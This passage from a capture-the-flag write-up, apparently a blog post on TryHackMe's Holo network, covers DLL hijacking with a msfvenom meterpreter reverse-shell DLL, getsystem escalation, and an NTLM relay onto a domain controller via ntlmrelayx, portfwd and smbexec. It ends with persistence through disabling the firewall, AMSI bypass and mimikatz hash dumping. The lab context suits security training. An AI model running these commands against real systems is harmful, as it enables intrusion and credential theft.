


Now we need to upload an applocker bypass powershell script to execute command execution.




From here, we can confirmed that *C:\Windows\Tasks* is safe for us to execute command and tool.

We found a dll and we might perform a dll hijacking attack **How does one do that**




I went through a [blog] and came to a conclusion for using msfvenom



We need to craft a malicious dll file to perform dll hijacking via msfvenom

sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.103.81 LPORT=16666 -f dll -o kavremoverENU.dll



As we using meterpreter, we need to inject meterpreter process into the system in order to have better and stablize shell access.

In meterpreter, we need to execute *getsystem* command to temporary escalate our privilege to *NT-AUTHORITY\SYSTEM*


That's this section done, let's move onto the final stage to really pwn this domain

There are 2 hosts left on the network, we have:

- 10.200.107.30
- 10.200.107.32

Navigating to \\10.200.107.32 in a Windows Explorer brings back the error message:

Windows cannot access \\10.200.107.32



This must be our target. To get this, we can use ping -a which will resolve the hostname of an IP address. We could also use crackmapexec on our kali box, an nmap scan or loads of other methods.

C:\Users\mactavish>ping -a 10.200.107.30

Pinging DC-SRV01 [10.200.107.30] with 32 bytes of data:

Reply from 10.200.107.30: bytes=32 time=1ms TTL=128

Reply from 10.200.107.30: bytes=32 time=1ms TTL=128

Reply from 10.200.107.30: bytes=32 time<1ms TTL=128

Reply from 10.200.107.30: bytes=32 time<1ms TTL=128

Ping statistics for 10.200.107.30:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 1ms, Average = 0ms

We have now discovered DC-SRV01.

We decided to attack on DC-SRV01 domain server - 10.200.107.30 using NTLM relay attack, for this we use the popular Impacket - ntlmrelayx:

sudo python3 ntlmrelayx.py -t smb://10.200.107.30 -smb2support -socks

In order for ntlm relay attack to function, we have to perform below action on the system that we have access to which is 10.200.107.35 - that is also accessible to 10.200.107.30:

Execute command below to stop the SMB services on 10.200.107.35, that allow us to intercept and relay the smb session from our attacker machine.


sc stop netlogon

sc stop lanmanserver

sc config lanmanserver start= disabled

sc stop lanmanworkstation

sc config lanmanworkstation start= disabled



Once done, we execute the following command shutdown /r /t 0 to restart 10.200.107.35

We can perform nmap scanning to ensure the smb service is not running with nmap -p 445 10.200.107.35

On our attacker machine, once 10.200.107.35 is up and meterpreter session will be connected and execute command below to forward smb traffic from 10.200.107.35 back to our attacker machine.

portfwd add -R -L 0.0.0.0 -l 445 -p 445

To use smbexec with proxychain, we have added below line into /etc/proxychain.conf on our attacker machine (we have install proxychain prior using sudo apt install -y proxychains command on our attacker machine).

socks4 127.0.0.1 1080

Once ready, we execute the following command, it will launch shell access on 10.200.107.30


sudo proxychains python3 ./smbexec.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.107.30 -shell-type cmd

And we perform the same technique to gain persistent access to the system that was done on 10.200.107.31

- create user and add user to local administrator group
- add "watamet" to local administrator group
- turn off windows firewall for all profile
- add "Everyone" into "Remote Desktop Users"
- bypass Windows AMSI
- upload mimikatz and dump all the available hashes such as NTLM (alternatively we can execute run post/windows/gather/hashdump in meterpreter to dump hashes as well)


Then we start enumerate the system and found root.txt on C:\Users\Administrator\Desktop

With this, we have own the entire Holo corporate network and Holo domain controller.



Side note, we can try to use msfc and add ssh keys to ssh into accounts to get shells in various locations but I have opted for a bit complex approach. Also I have not shared any flags because my target was to own the machine. But you can get the flags on your way.

Thank you for reading my blog


MacTavish6699
was awarded a badge
6714
Rank
1337
Level
HoloLive
Hacking HoloLive by exploiting and pivoting through a network
Come learn all things security at TryHackMe